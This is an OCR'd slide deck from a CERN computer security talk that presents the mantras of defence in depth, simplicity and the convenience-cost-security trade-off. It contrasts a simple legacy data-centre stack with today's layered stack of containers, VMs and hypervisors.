


HELP!
I have DataCenter Nightmares

Dr. Stefan.Lueders@cern.ch
CERN Computer Security Office
https://cern.ch/security

SwissCyberStorm, Berne (CH), 2023/10/24

The Two Mantras of Cyber-Security

1. **“Defense in Depth”: Protective means must be deployed at every level of the hardware & software stack**, e.g.
    - Agile & timely updating + vulnerability management, secure & professional S/W development + SBOM, tested business continuity & disaster recovery plans, logging & IDS, access control + 2FA, …
    - Network segregation & compartmentalization, firewalls + email quarantines, data diodes, bastion hosts, gateways & proxies, …
2. **“KISS – Keep It Simple, Stupid”:** Avoid over-complication, too much complexity & too many deviations from or exceptions to the “standard”.

Disclaimer:

I will not discuss best-practices of this Defense-in-Depth, let’s just concentrate on a DataCenter architecture.

A DataCentre Stack from the Past: PC Farms

An interactive/ user application


O/S

H/W

An interactive/ user application

O/S


H/W



An interactive/ user application

O/S

H/W



An interactive/ user application

O/S

H/W

An interactive/ user application

O/S

H/W

www.cern.ch

Thank you very much!


The ~~Two~~ Three Mantras of Cyber-Security

1. **"Defense in Depth": Protective means must be deployed at every level of the hardware & software stack**, e.g.
   - Agile & timely updating + vulnerability management, secure & professional S/W development + SBOM, tested business continuity & disaster recovery plans, logging & IDS, access control, …
   - Network segregation & compartmentalization, firewalls + email quarantines, data diodes, bastion hosts, gateways & proxies, …
2. **"KISS --- Keep it simple, stupid":** Avoid over-complication, too much complexity & too many deviations from or exceptions to the "standard". Unfortunately, it is the **complexity of today's IT infrastructures which makes security a nightmare.**


3. "Convenient, cheap, secure --- Pick two":

No wonder that "security" looses as it brings no immediate benefits


Bye-Bye KISS: Today's ~~Shitty~~ Convenience Stack



- Agile & elastic
- Business continuity/ disaster recovery (BC/DR)
- Big Data/ML/ChatGPT(?!)
- Public/hybrid/private clouds
- GPUs/Quantum computing



An Application



An Application

O/S

H/W

Another interactive/ user application

Yet another application

One more application

Other apps

Container


More containers

VM (incl. O/S)

More VMs

Hypervisor

More hardware (IPMI/BMC)



O/S


H/W

An Application


O/S

H/W

Let’s cable up our stack!

